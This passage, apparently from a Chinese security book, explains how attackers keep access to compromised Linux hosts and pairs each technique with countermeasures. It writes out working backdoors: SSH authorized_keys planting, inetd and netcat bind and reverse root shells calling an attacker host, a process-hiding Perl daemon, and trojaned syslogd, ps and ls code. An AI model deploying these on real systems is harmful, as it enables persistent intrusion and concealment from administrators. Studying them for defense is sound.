在 `/etc/sshd_config` 文件中可以设置 3 个配置变量, 来确定支持哪个版本的 `.rhosts` 和 `hosts.equiv` 兼容性。

| | |
|--------------------------------------|---|
| <code>RhostsRSAAuthentication</code> | 只有当机器/用户列出在 <code>hosts.equiv</code> 或 <code>.rhosts</code> 文件中, 并且其密钥于本地保存的主机密钥一致时, 才允许来自该主机的无口令访问 |
| <code>RhostsAuthentication</code> | 与远程命令保持后向兼容。不执行密钥检查。不建议使用。 |
| <code>IgnoreRhosts</code> | 忽略用户的 <code>.rhosts</code> 和 <code>.shosts</code> 文件。允许系统管理员使用 <code>/etc/ s hosts.equiv</code> 文件, 但禁止用户自行配置额外的无口令访问 |

每个变量的值都是yes或no。应当首先确定系统支持哪些方式的无口令访问, 然后编辑 `/etc/sshd_config` 文件以与之匹配。要想禁止所有方式, 只需将设置行改为:

```
RhostsRSAAuthentication no
RhostsAuthentication no
IgnoreRhosts yes
```

在安装 Ssh 之后，应当使用文件完整性工具监视如下所有文件

```
/etc/hosts.equiv
/etc/shosts.equiv
/home/*/.rhosts
/home/*/.shosts
/etc/sshd_config
/etc/ssh_known_hosts
```

注意

某些随带 Ssh 的系统将其配置文件放在 `/etc/ssh` 目录下，而非 `/etc` 目录。



Ssh 标识

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 9 |
| 影响力: | 10 |
| 风险率: | 8 |

除了口令之外，Ssh 也支持在登录中使用标识文件（一对公/私钥）。首先，用户在客户端使用 `ssh-keygen` 创建标识以及与之匹配的口令。然后，假设服务器允许客户使用该密钥访问某帐号，则将公钥追加至服务器上与此帐号对应的 `$HOME/.ssh/authorized_keys` 文件。当连接到这个帐号时，Ssh 客户端要求用户提供对应于标识的口令。一旦符合，则客户端使用标识而不是 UNIX 口令来进行登录远程系统。

因为登录时根本不使用 UNIX 口令，黑客能利用这一点来授予自己对某帐号的无口令访问，只需直接将自己的公钥拷贝到相应位置即可。

```
# Copy the identity up to the compromised machine
hackerbox$ scp hacker.identity.pub hackedmachine.example.org:/tmp

# Append the identity to the authorized_keys file
hackedmachine# cat /tmp/hacker.identity.pub >> /root/.ssh/authorized_keys

# Try to log in
hackerbox$ ssh -lroot hackedmachine.example.org
```



```
Enter passphrase for RSA key 'hacker@example.com': <types passphrase>
hackedmachine# id
uid=0(root)gid=0(root)groups=0(root),1(bin),2(daemon),3(sys),4(adm),10
(wheel)
```

客户端需要的只是标识的口令，当然由黑客自行设定。这个口令对应于系统中加密的标识文件，完全处于黑客的控制之下。他甚至可以完全去除这个口令。要想访问被黑的机器，除了标识之外不需要别的任何东西。即便更改了 hackedmachine 上的 root 口令，黑客仍只需用标识就可登录。

一 Ssh 标识对策

如果系统不需要支持标识登录，可以在 /etc/sshd_config 中作如下设置以关闭它。

```
RSAAuthentication no
```

如果需要支持这种认证方式，则应当使用文件完整性工具监视 /root/.ssh/authorized_keys 文件和用户的 authorized_keys 文件。

技巧

authorized_keys 文件的语法提供了更细粒度的访问控制。例如，可以强制特定的标识运行指定的命令，而不管其实际所使用的命令，或者可以限制接受来自特定机器的某个标识。使用标识文件能够限制每个标识在系统上的行为，从而极大地方便远程管理，但这需要花较多时间，并且要相当谨慎。

10.4 可从网络访问的 root shell

只有当黑客能够登录机器时，setuser d 的 root shell 才对其有用。但是，并不是所有时候都能够登录，而且登录行为会留下踪迹，因此这种方法没有太大的吸引力。通过网络直接在侵入的机器上以 root 执行命令的方法显然更加有用。



向 inetd 添加 root shell

| | |
|-----|---|
| 流行度 | 9 |
| 简单度 | 7 |
| 影响力 | 9 |
| 风险率 | 8 |

创建一个网络可达的root shell的一种简单方法是在/etc/inetd.conf文件中添加一条记录。假设在被侵入的系统中没有使用ingreslock端口。这样，黑客就可以将如下一行添加到/etc/inetd.conf文件：

```
ingreslock stream tcp nowait root /bin/bash -i
```

给定“-i”参数，/bin/bash将创建一个交互式shell。这样，只要连接到系统的ingreslock端口，黑客就能直接执行命令。因为这不是一个实际的tty（该连接通过某个网络套接字），所以它不如任务控制台或提示行那么好用，但仍然能够实际的root登录运行任何命令。

```
hackerbox$ nc -vv hackedmachine.example.edu ingreslock
hackedmachine.example.edu [172.18.9.1] 1524 (ingreslock) open
stdin: is not a tty
cd /root
ls -aC
.                .acrorc          .cshrc           .nessusrc
..               .bash_history    .mh_profile      VMware-2.0.3-799.i386.rpm
.ICEauthority    .bash_logout.my.cnf  agetty-1.9.1a-2.i386.rpm
.Xauthcrity      .bash_profile      .mysql_history   john-1.6
.Xdefaults       .bashrc           .nessus.keys
cat .nessus.keys
root@hackedmachine.example.edu ELpjyc4rWsX7Kl2JNG0YRvHWnYdcqSWT+jPBIWYfZC
T+WjRZU3eDTMoYpA_jObBO/MCDyU33gWlrGVnUeZnB0FfoWIwsC0a+XuOZVJN
abSNQrd1UGmGXqf5FF7ILgpe1/aDremTmTKT0sYMRpmFqs9knLmB7AOA+G/Full8Dzia3YsZ D
?MpUjN8qpt7gc8fo2thqD2J8bh5RgWanvgdBAfCdh8dbFf+ 12JnLxo/B/
eS+KpbCmUKIQKvQVSL9+GYmOCPP8yRu8Cr/VBXRAY9p77z8jxoXE1Ly
GENHmxHzcU2Gi5va+0teiyE66kRXTYGqfO6oxPWv2kvPBCreGR4VZ3OJefjBPtnMtj/
+VJg4+j6384BU08uhwCBX3Iby A/H7b1
cat .my.cnf

[client]
password = mYsQL_r0cks

exit
hackerbox$
```

此时，黑客能够做任何想做的事情。这里，他查看了根目录下有哪些文件。他很轻松地获得了root的MySQL口令，以及.nessus.keys的拷贝，其后就可以尝试使用。在root的主目录下有一些rpm，很可能已经安装了（他只需运行rpm -qa就可确认这一点）。更加有意思的是

john-16目录,root很可能曾经预防性地破解系统中的用户口令,以发现那些易被破解的口令。现在黑客只需直接阅读口令破解的结果,他甚至不需要自己去破解它们。

技巧

在 `/etc/inetd.conf` 中添加 `root shell` 是一种保持访问权的方法。然而,许多新手所使用的流行攻击脚本也会创建这些远程 `root shell`。因此,防御这一攻击不仅可以阻止黑客保持权限,也能使自己免受菜鸟们的骚扰。

一 inetd root shell 对策

首先,如果系统中运行了文件完整性检查工具,就能很容易地捕获这类攻击——因为 `/etc/inetd.conf` 做了改动。如果系统配置了 `ipchains`、`iptables` 或防火墙以只允许来自所需端口(例如SSH、SMTP和HTTP)的进入连接,黑客就不能连入可以运行远程 `root shell` 的端口。此时,他可能不得不关闭系统现有的某个服务,以在其端口上运行 `root shell`,但幸运的是,系统管理员很容易注意到 `htpd` 等守护进程突然运行异常的情况,并在检查原因时发现系统已经被侵入。

照例,对 `/etc/inetd.conf` 和其他配置文件使用 `chattr +i` 命令,这将迫使黑客采取额外的步骤来 `chattr -i` 这些文件,并能够抵御大部分脚本小子的攻击。

甚至有一个更好的办法,即根本就不运行 `inetd`。通过 `inetd` 提供的大部分服务都不是必需的。例如,可以(也应当)关闭 `telnetd`、`rlogind`、`rshd`、`rexecd` 等服务,并改用 OpenSSH,以更安全的方式提供同样的功能。系统所需的大部分服务也都已经能以自己的守护进程方式运行,例如 `sshd`、`httpd`、`stunnel` 和 `lpd`。



运行额外的 inetd 守护进程

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 7 |
| 影响力: | 9 |
| 风险率: | 8 |

黑客并没有理由必须修改现有的 `inetd.conf` 文件来提供经由 `inetd` 的服务,他可以直接运行一个使用单独配置文件的 `inetd`,此时,黑客只需将如下的记录写入到某个文件(如 `/tmp/inetd.conf`)中,并手工运行 `inetd`

```
hackedmachine# cat > /tmp/inetd.conf <<EOM
ingreslock stream tcp nowait root /bin/bash -i
amanda stream      tcp nowait root /usr/bin/reboot
```

EOM

```
hackedmachine# /usr/sbin/inetd /tmp/inetd.conf
```

在上例中，这个手工启动的 `inetd` 进程将接管 `ingreslock` 和 `amanda` 端口。这样，通过第一个端口就可以获得 `root shell`，而第二个端口提供了强制重启系统的快捷方法。

注意

如果所绑定的端口号大于1023，则这个 `inetd` 不必以 `root` 运行。因此，仍未获得 `root` 权限的黑客也能运行自己的 `inetd`。如果他认为自己可能被发现，或者想绕过实际的登录界面以避免留下踪迹（通过 `syslog` 或 `utmp` 和 `wtmp` 文件），这个方法就相当有用。

一 定制的 Inetd 服务器对策

这一方法很难防备。通过去除 `inetd` 对普通用户的执行许可，能够防止这些用户创建这个后门。但是，任何已经获得若干权限的黑客都能够上载或编译自己的 `inetd`（或其他类似程序）拷贝，然后执行。因此，最好的方法还是在防火墙或 `ipchains`/`iptables` 规则集中禁止除指定的已绑定端口外的所有进入连接，同时定期进行端口扫描，以密切注意这些已绑定的网络端口的情况。

**使用 Netcat 提供入连 root shell**

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 9 |
| 风险率: | 7 |

使用 `inetd` 创建快捷的 `root shell` 并不实用——不管是使用实际的系统守护进程或黑客所运行的拷贝。而且，这也不是第一流的做法，那些名副其实的黑客更可能使用自己开发的程序来完成相同的工作。为了介绍这种方法的细节，下面将给出我们自己编写的几个脚本。为了避免十分麻烦的网络套接字处理，我们使用了 `Netcat`。顺便提及，`Netcat` 是一个简单而用途广泛的工具，值得经常使用。

首先，黑客将在被侵入的机器上创建一个简单的 `shell` 脚本，并启动 `Netcat`：

```
hackedmachine# cat /tmp/rootshell
#!/bin/bash
/bin/bash -i
hackedmachine# nc -vv -l -p 9999 -e /tmp/rootshell
```

```
listening on [any] 9999 ...
connect to [127.0.0.1] from hackerbox.example.com [172.18.9.1] 2038
```

然后，从自己的机器连上目标机。

```
hackerbox# nc -vv hackedmachine.example.com 9999
hackedmachine.example.com [172.18.9.1] 9999 (?) open
stty: standard input: Invalid argument.
[root@hackedmachine]# pwd
pwd
/root
[root@hackedmachine]# w
11:17am up 180 days, 38 min, 4 users, load average: 1.89, 1.56, 1.23
USER  TTY  FROM          LOGIN@  IDLE JCPU   PCPU   WHAT
reegen tty1  -              19Apr 0   1.00s  0.46s ?    -
maddie pts/0 ws5.example.com 27Nov 0   2days  0.33s  0.13s ksh
chris  pts/1 ws0.example.com 27Nov 0  16:52m  1.42s  1.01s /bin/mutt
ryan   pts/2 ws0.example.com 27Nov 0   55:10   5.18s  1.17s bash
[root@hackedmachine]#
```

`/tmp/rootshell` 只是直接运行 `bash -i`，就如前面 `inetd` 例子中所做的那样。因为 Netcat 只允许在“-e”参数后直接指定程序名，所以我们需要把 `bash -i` 放入到文件中。当然，作为回报，使用 Netcat 来代替 `inetd` 也允许我们在 shell 中进行任务控制。

Netcat 每次执行只能处理一个连接，这一点不同于 `inetd`，后者能自动提供无限连接。因此，必须编写辅助守护进程，以便在某个 Netcat 程序退出后启动另一个。下面是以 Perl 编写的一个可能的例子

```
#!/usr/bin/perl
# runnc - run Netcat root shell.
#
# Usage:
#       'runnc -d' to be daemon,
#       'runnc' to be Netcat helper program (pseudo shell.)
use POSIX;

$FAKENAME='[flushd]';
$ME = $0;           # save actual process name
$0 = $FAKENAME;     # Hide process name
```

```
# If we are launched by 'nc -e' we will be called with
# no arguments, so act as the pseudo-shell, looping
# through input allowing the hacker to run commands.
unless ( @ARGV ) {
    $|=1;
    open STDERR, ">&STDOUT";
    print "Welcome to your root shell.\n";
    print "hackedbox#";          # Print prompt for grins
    while (<>) {
        chomp;
        system($_) && print "$!\n";    # Run shell command
        print "hackedbox# ";
    }
    exit;
}

# We're supposed to start as a daemon.
chdir '/';

# redirect file descriptors
open STDIN, '/dev/null';
open STDOUT, '>/dev/null';
open STDERR, '>&STDOUT';

# fork off and get owned by init.
fork and exit;

# dissociate from terminal
setsid                or die "Can't start a new session: $!";

do {
    print "Running Netcat\n";
    # fork and run the Netcat program (hide its process name too.)
    unless (open NETCAT, "|-") {
        exec { "/home/bri/bin/nc" } $FAKENAME;
        exit;
    } else {
        # send it the command line args in stdin to hide from ps.
        print NETCAT "-l -p 9999 -e $ME";
        close NETCAT;
    }
}
```

```

        wait;          # wait for Netcat to complete.
    } while 1;         # keep looping forever.

```

以“/bin/runnc -d”运行时，上面的程序在分支出子进程之后退出父进程，然后脱离控制终端以成为守护进程。其任务很简单，每次在Netcat退出后运行一个新的实例。Netcat允许调用者通过标准输入传入命令行参数，这样有助于隐藏痕迹，不被ps命令发现其参数。此外，这里通过把进程名更改为“[flushd]”，隐藏了perl守护进程和Netcat程序，希望系统管理员在使用ps命令检查进程状态时不会注意到它们。

假如使用/tmp/rootshell辅助程序，就如前面的第一个例子一样，就可以在ps的输出中发现“/bin/bash/tmp/rootshell”和“/bin/bash -i”，即很容易就暴露踪迹。因此，作为替代，这里以同一个perl脚本作为Netcat的辅助程序。在脚本的开头，我们通过检查参数来确定是否以辅助程序方式运行——如果没有参数，则说明是Netcat辅助程序，就允许用户通过system()运行命令（反之则以守护进程方式运行，监听9999端口）。

如果检查系统中正在运行的相关进程，将会看到如下输出

```

hackedmachine$ ps -ef | egrep 'flush|nc|netc'
root          2          1          0  Dec 6 ?          00:00:06 [kflushd]
root        30757          1          0  11:55 ?          00:00:00 [flushd]
root        30758    30757          0  11:55 ?          00:00:00 [flushd]

```

进程30757是守护进程runnc，进程30758是runnc辅助程序（进程2是真正的系统kflushd守护进程，与我们的工作无关）。这两个进程看起来都是名为“[flushd]”的守护进程。此外，也可以通过以下ps命令查询进程：

```

hackedmachine$ ps -ef | grep 30758
root        30758    30757          0  11:55 ?          00:00:00 [flushd]
root        30928    30758          0  18:10 ?          00:00:00 find / -name \*.mp3 -
print

```

这样，我们就找到了一个不用更改inetd就在被黑的机器上创建root shell的方法。还有很多其他方法可以做到这一点。在一些黑客站点上公布的若干C程序也能完成同样的工作。其中有一部分提供了口令保护——用户必须提供硬编码在二进制程序中的口令。另一些则更进一步，伪装成真正的守护进程。例如，以HTTP服务器的方式响应那些不正确的请求（即非黑客请求）。但是，其中的绝大部分只是简单地调用/bin/bash -i以允许黑客运行命令。

一 入连 root shell 对策

如果系统中存在进程检查脚本（如第2章介绍的Nabou），可以用它来查找所有正在以“-i”选项运行的shell（bash/ksh/csh等）。`/\b (a|ba|k|c|tc)?sh\b.*-\S*i/`是与该要求相匹配的一个不错的perl正则表达式。如果读者对该表达式感到困惑，可以阅读perlre帮助页。

警告

黑客没有理由不复制`/bin/sh`并以`/tmp/klogd`或其他名字命名，从而不再匹配上述的模式。或者，他只需直接创建自己的伪shell。

另一个好方法是使用Nabou（或类似程序）查找所有程序名（如`/bin/runc`）与ps显示值（如`[flushd]`）不一致的程序，这一情况通常意味着有人想隐藏进程。



间接入连访问

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 10 |
| 风险率: | 7 |

前面的例子介绍了黑客怎样在被黑的机器上配置端口以供从外部链接并执行命令。但是，如果进入连接被阻塞，则这类后门没什么用处。

有一个执行远程命令的间接方法，首先从被侵入的机器连向Internet，然后通过这个链接来传入黑客的命令。因为多数防火墙都不限制访问外部资源，因此通常会允许这类链接。

假设黑客能够启动inetd的拷贝监听amanda端口，并设置了相关的root shell，但系统堵塞了Internet对该端口的访问，因此不能直接链接。此时，存在一个访问该端口的简单方法，即使用Ssh的隧道功能：

```
hackedmachine$ ssh -v hacker@hackerbox.example.com -R 9999:localhost:amanda
SSH Version OpenSSH-2.3, protocol versions 1.5/2.0.
debug: Seeding random number generator
debug: ssh_connect: getuid 1500 geteuid 0 anon 0
debug: Connecting to hackerbox.example.com [172.18.9.1] port 22.
debug: Seeding random number generator
debug: Connection established.
debug: Remote protocol version 1.5, remote software version 1.2.27
debug: Local version string SSH-1.5-OpenSSH-2.3
```



```

debug: Waiting for server public key.
debug: Received server public key (768 bits) and host key (1024 bits).
debug: Host 'hackerbox.example.com' is known and matches the RSA host key.
debug: Encryption type: 3des.
debug: Sent encrypted session key.
debug: Installing crc compensation attack detector.
debug: Received encrypted confirmation.
debug: Requesting pty.
debug: Connections to remote port 9999 forwarded to localhost:amanda
debug: Requesting shell.
debug: Entering interactive session.
hackerbox$
hackerbox$

```

在建立从被侵入机器到黑客机器的Ssh连接时，“-R”参数用于设置反向转发。当黑客连接到其机器的9999端口时，该连接将被引导到hackedmachine的本地amanda端口。这一点可以从debug输出的倒数第3行看出。黑客只需连接本地的9999端口，就能从自己的机器连向hackedmachine的root shell。

```

hackerbox$ nc localhost 9999
pwd
/root
uname -n
hackedmachine

```

这样做以后，Ssh会话显示如下：

```

hackerbox$
debug: channel 0: new [port 9999, connection from localhost port 3699]
hackerbox$ ~#
The following connections are open:
#0 port 9999, connection from localhost port 3699 (t4 rl il/0 o16/0 fd 6/6)

```

Ssh的~#命令显示所有当前的转发连接，可以看到通过Ssh连接，黑客建立了从他的机器到hackedmachine的amanda端口的连接。

为了保证Ssh连接始终存在，黑客可以使用与下面类似的简单脚本。将之与标识文件结合，就能自动允许无口令访问，从而一直能够通过Ssh转发建立进入连接。

```
#!/bin/sh
```

```
while { 1 } ; do
    ssh -R9999:localhost:amanda user@hackerbox.example.com sleep 500d
done
```

至此，该例实现了连向 amanda 端口正在运行的 root shell 的方法。可以使用这个方法建立重定向到任意端口的进入连接，如 SMTP、HTTP 或 IMAP，而不仅仅是指向正在运行的 root shell。该例只是为了说明在家中也能快速尝试这种方法。

运行以下进程，可以更加直接地建立从外部经由内连接访问 root shell 的途径：

```
hackedmachine# nc -e /tmp/cmdshell hackerbox.example.com 9999
hackerbox#      nc -p 9999 -l
```

这里 /tmp/cmdshell 是一个读取和运行命令的程序。具体的例子可以参见“使用 Netcat 提供入连 root shell”小节中的 perl 脚本，或附录 D 中的第 3 个扩展案例分析。

一 间接入连访问对策

如前面的网络 root shell 例子所示，这是一类很难阻止的攻击。好的 ipchains/iptables 规则集能禁止黑客所要建立的进入链接。然而，多数配置允许无限制的外出访问，因为这些连接建立自本地系统，就很可能不会被阻止。即便是限制最严的配置也通常允许对某些端口（主要是 SMTP 和 HTTP）的外出访问。

使用好的防火墙并定期检查日志或许能发现这些反常的连接，之后就可以手工核查它们。例如，如果系统建立了一个长达 5 小时的 HTTP 连接，就能相当肯定地认为其中存在猫腻。此外，配置一个好的 IDS（入侵监测系统）也可以捕获这些异常情况。

10.5 木马化的系统程序

第4章介绍了特洛伊木马——黑客设计用于攻击系统的程序。这些程序并不能自行执行，而必须由系统管理员来启动。在被运行之前，它们起不到什么作用。讨厌的是，它们通常伪装成有用的程序。

如果黑客控制了目标系统，可能会乐于重编译某个程序，使之在实现原有功能的同时也包含一些额外代码。通常是添加以下两类新功能之一——踪迹隐藏和后门。这一过程就叫木马化，而其所得的程序称为木马化的可执行程序。

因为不同的变体其对策都非常相似，所以本节在介绍这些攻击之后再一并给出。类似地，

虽然我们能够分别给出黑客木马化不同程序的深入例子，但这看起来有点重复，所以仅集中于其中的几个。

10.5.1 踪迹隐藏

任何攻击都会留下一些痕迹，即便只是登录也会在日志文件和`/u/wtmp`文件中留下记录。在侵入系统之后，黑客可能会清除所有表明其进入的痕迹，然而，这是一个进行时过程，因为黑客所采取的任何行动，例如运行口令破解程序、对外发动攻击，或设置IRC中继，都能够被不同的系统工具所发现。通过木马化这些系统工具，黑客能够隐藏某些正在进行的活动。



日志报告

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 8 |
| 风险率: | 6 |

多数日志程序都将日志信息记录在`wtmp`、`utmp`或`syslog`文件中。通过重新编译`login`、`su`、`sudo`、`in.telnetd`、`sshd`、`rlogind`等，黑客能够从根本上阻止记录这些信息。

类似于`w`、`who`和`last`的命令扫描`wtmp`和`utmp`文件，以报告当前有哪些用户，或者显示之前的登录情况。通过修改这些命令，黑客甚至无需修改日志文件的内容就能保持隐身状态。

在这些情况下，黑客可以木马化那些被怀疑的程序，依其所愿地选择性阻止被记录或报告。例如，他能够隐藏来自其特定主机、经由特定协议并使用他的ID的所有登录，或者隐藏与其相关的`su/sudo`命令踪迹。



日志程序

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 8 |
| 风险率: | 7 |

黑客可能木马化的另一个程序是`syslogd`守护进程本身。多数系统程序将其日志提交给`syslogd`，由其将日志信息发送到适当的目的地——如`/var/log`下的本地文件或其他`syslog`服

务器。黑客可以编译出某个版本的syslog, 从根本上阻止它记录某些日志信息。

请看下面的代码, 黑客在syslogd.c文件(syslog源代码的一部分)中添加了若干行, 以隐藏与其IP地址相关的日志记录。这将有效地隐藏任何与其相关的网络访问, 例如Ssh登录或网络口令破解程序等。

```
void logmsg(intpri, char* msg, const char* from, int flags) {

    register struct filed *f;
    int fac, prilev, lognum;
    int msglen;
    char *timestamp;

    /* Begin hacker-inserted code */
    if ( strstr(msg, "192.168.2.101" ) )
        return;
    /* End hacker-inserted code */

    dprintf("logmsg: %s, flags %x, from %s, msg %s\n",
        textpri(pri), flags, from, msg);
#ifdef SYSV
    omask = sigblock(sigmask(SIGHUP),sigmask(SIGALRM));
#endif
    /*
     * Check to see if msg looks non-standard.
     */
    msglen = strlen(msg);
    if (msglen < 16 || msg[3] != '.' || msg[6] != '.' ||
        msg[9] != ':' || msg[12] != ':' || msg[15] != '.')
        flags |= ADDDATE;

    ....
}
```

技巧

在安装新的syslogd之前, 黑客必须杀掉正在运行的旧守护进程。某些程序粗暴地杀掉/重启syslogd, 且根本就不再记录日志。因此, 如果注意到系统不再记录应当记录的服务日志, 则syslogd很可能已经被停止和替换成新的版本。



进程报告

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 5 |
| 影响力: | 8 |
| 风险率: | 7 |

类似于ps, lsof和top的命令通常也被木马化,以隐藏黑客运行的任意进程。这些进程通常包括口令破解会话、对外攻击或远程守护进程。

在下例中,黑客在ps命令的某个源代码文件readproc.c中添加了若干代码:

```
proc_t* ps_readproc(PROCTAB* PT, proc_t* rbuf) {
    static struct dirent *ent; /* dirent handle */
    static struct stat sb;     /* stat buffer */
    static char path[32], sbuf[512]; /* bufs for stat, statm */
    int allocated = 0, /* , matched = 0 */ /* flags */
    proc_t *p = NULL;

    /* loop until a proc matching restrictions is found or no more pro-
       cesses */
    /* I know this could be a while loop--this way is easier to indent ;- ) */
next_proc:                                /* get next PLD for consideration */

    /*printf("PT->flags is 0x%08x\n", PT->flags);*/
#define flags (PT->flags)

    while ((ent = readdir(PT->procfs)) &&
           (*ent->d_name < '0' || *ent->d_name > '9'))
    ;
    if (!ent || !ent->d_name)
        return NULL;
    sprintf(path, "/proc/%s", ent->d_name);

    if (stat(path, &sb) == -1)             /* no such dirent (anymore) */
        goto next_proc;

    /* begin hacker inserted code */
    if ( sb.st_uid == 8765 ) {
```

```

goto next_proc; /* if we are the hacker user id, skip printing.*/
}
/* end hacker inserted code */
if (!allocated) {                                /* assign mem for returnbuf*/
p = rbuf ? rbuf : xcalloc(p, sizeof *p); /* passed buf or allocated mem */
allocated = 1;                                   /* remember space is setup*/
}
p->euid = sb.st_uid;                             /* need a way to get real uid */
...

```

在这里，黑客只是简单地告诉ps跳过任何运行在其用户ID (8765) 下的进程。这样，ps将只报告与之无关的其他所有进程。此外，也可以将ps编写成忽略设置了某些环境变量或在名字中包含特定字符串的进程。

注意

尽管进程对那些进程报告命令不可见，但仍能从 `/proc` 中看到它们。因此，如果在 `/proc` 中发现没有被ps显示的pid (进程ID)，应马上查看相应进程。例如，系统管理员甚至可以编写Nabou脚本来查找这种不一致性。



文件报告

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 7 |
| 风险率: | 6 |

文件报告工具，如find，ls，lsdf，shell fileglob和locate/slocate等，通常都能够找到系统中黑客创建的所有文件。这些文件通常包括攻击源代码、攻击输出、破解数据库和机器列表等。黑客可以修改这些工具来隐藏其文件或目录，给自己一个幕后竞技场。

下例是 `/bin/ls` 源代码 `ls.c` 的一个黑客版本

```

/* Return nonzero if the file in 'next' should be listed. */

static int
file_interesting (const struct dirent *next)
{

```

```

register struct ignore_pattern *ignore;

for (ignore = ignore_patterns; ignore; ignore = ignore->next)
    if (fnmatch (ignore->pattern, next->d_name, FNM_PERIOD) == 0)
        return 0;

/* Begin hacker inserted code */
if ( !strcmp(next->d_name, "...") ) {
    return 0;
}
/* End hacker inserted code */

if (really_all_files
    || next->d_name[0] != '.'
    || (all_files
        && next->d_name[1] != '\0'
        && (next->d_name[1] != '.' || next->d_name[2] != '\0')))
    return 1;

return 0;
}

```

这里，黑客修改了 `file_interesting` 函数，该函数用来确定是否在列表中输出相应文件名。通常，除非用户使用 `"ls -a"`，否则以 `"."` 开头的文件（如 `profile` 或 `.bashrc`）都不会被打印出来——就是这个函数确定在打印列表中忽略哪些文件名。黑客仅在源代码文件中插入了一项快速检查——如果文件名为 `"..."`，则不加显示——这可从下例看出。

```

hackedmachine$ ls -adF .*?*
.                .gimp/          .profile
..               .kshrc          .ssh/
.bash_history    .muttrc         .xauth/
.bashrc          .netrc

hackedmachine$ cd ...
hackedmachine$ pwd
hackedmachine$ /home/scott/...
hackedmachine$ ls -F
crack-5.0/        hacking_scripts/  machinelists/
cracked_passwords john-1.6/         unknown_passwords

```

通过木马化足够的文件列表程序,黑客能够隐藏所有特殊的目录。

注意

实际上,如果要隐藏“...”名字的文件,还需要改动其他几个地方,这个例子只是说明这样做很容易。此外,我们也不必自己做所有这些工作——已经有不少完整的木马版本,很容易就能下载。



网络报告

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 5 |
| 影响力: | 7 |
| 风险率: | 6 |

通过诸如netstat, lscf和tcpdump等程序,可以看到系统中与黑客有关的进入连接和外出连接(向外发动攻击)。其他网络信息,诸如网络接口配置、网络路由、硬件地址表,可以通过木马化route, ifconfig和arp等命令隐藏起来。

例如,假设黑客需要设置一个盗版软件下载站点。他可以创建另一个以太网接口来运行FTP服务器。并且配置木马化的网络报告程序,使其忽略与该接口有关的所有信息。这样,相应的FTP会话将不被列出和统计,而管理员也可能不会对网速变慢产生怀疑,因为所有的工具都表明网络利用率很低。



安全工具

| | |
|------|----|
| 流行度: | 8 |
| 简单度: | 6 |
| 影响力: | 10 |
| 风险率: | 8 |

对木马化和踪迹隐藏而言,本地安装的安全工具尤为重要,例如定制的进程检查脚本、用户监视软件、文件完整性工具或数据库。如果黑客能够修改文件完整性软件或setXid检查程序,以使之忽略其所建立的特定目录,他就能在该目录下安全地安装任何东西而不被发现,包括setuserid为root的程序,而通常这类程序很容易被发现。

10.5.2 后门

失去对已侵入系统的控制权是黑客最大的烦恼之一。因此,黑客经常在系统中架设后门,以便在最初的漏洞被发现和修补,或者系统管理员通过访问列表将其拒之于门外的情况下,确保仍能继续访问系统。



网络服务

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 9 |
| 风险率: | 7 |

黑客可以修改现有的守护进程以在其中隐藏网络服务。例如,黑客能够重编译 `inetd` 或 `xinetd` 以包含某个新的服务(很可能是 `root shell`),使其总是保持运行,但又不会列出在 `/etc/[x]inetd.conf` 文件中。而且,如果同时修改网络报告工具,则这个新的资源将能有效地隐藏在本地系统中。



网络访问限制

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 8 |
| 风险率: | 7 |

通常通过 `ipchains` 和 `iptables` 的内核 ACL 来控制访问限制,或者使用 TCP 封装器逐个程序地实施控制。通过木马化 `ipchains`/`iptables` 程序或 TCP 封装器库,黑客能够在其中隐藏允许其机器访问的规则,从而不论系统管理员设置什么样的规则,他都能确保访问权。



认证规则

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 9 |
| 风险率: | 7 |

任何对用户进行认证的服务，例如通过imapd或pop3d的邮件服务，类似于ssh，telnet或rlogin的登录服务，都能够被在其源代码中添加静态“魔法”口令，而后重新编译。只要使用该魔法口令，就自动允许相应用户的访问请求，而不管其是否与实际口令匹配。这使黑客能够很容易地拥有对系统的完全访问权，而不管用户是否修改口令。



PAM 库

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 9 |
| 风险率: | 7 |

许多服务开始依赖于PAM (Pluggable Authentication Modules) 来进行认证，而不是在每个程序中独立实现这一功能。因此，木马化这些PAM库，黑客就可一次在多个服务中添加魔法口令，而无需修改实际的网络守护进程本身。

下面以登录程序/bin/login为例。它根据文件/etc/pam.d/login的内容确定其PAM配置。

```
auth      required /lib/security/pam_securetty.so
auth      required /lib/security/pam_pwddb.so shadow nullok
auth      required /lib/security/pam_nologin.so
account   required /lib/security/pam_pwddb.so
password  required /lib/security/pam_cracklib.so
password  required /lib/security/pam_pwddb.so nullok use_authtok md5 shadow
session   required /lib/security/pam_pwddb.so
session   optional /lib/security/pam_console.so
```

首先以如下方式从本地tty登录：

```
brenda@machine$ /bin/login
login: george
Password: <password typed here>
You have mail.
george@machine$ exit
```

如果将/etc/pam.d/login文件中含有/lib/security/pam_pwddb.so的那一行注释掉，然后再运行/bin/login：

```
brenda@machine$ /bin/login
login: bonnie
bonnie@machine$
```



```

    if (retval != PWDB_SUCCESS) {
        _log_err(LOG_ALERT, "find pass; %s", pwdb_strerror(retval));
        (void) pwdb_delete(&pw);
        p = NULL;
        return PAM_CRED_INSUFFICIENT;
    }
    retval = pwdb_locate("user", pw->source, rname, PWDB_ID_UNKNOWN, &pw);
}
...

```

这个函数的其他部分（大概有8页左右）包括验证用户口令、重试和运行外部辅助程序（如果必要）等所需的所有代码。请注意，黑客在D（{"called"}）行之前插入了一个简洁的strcmp语句。

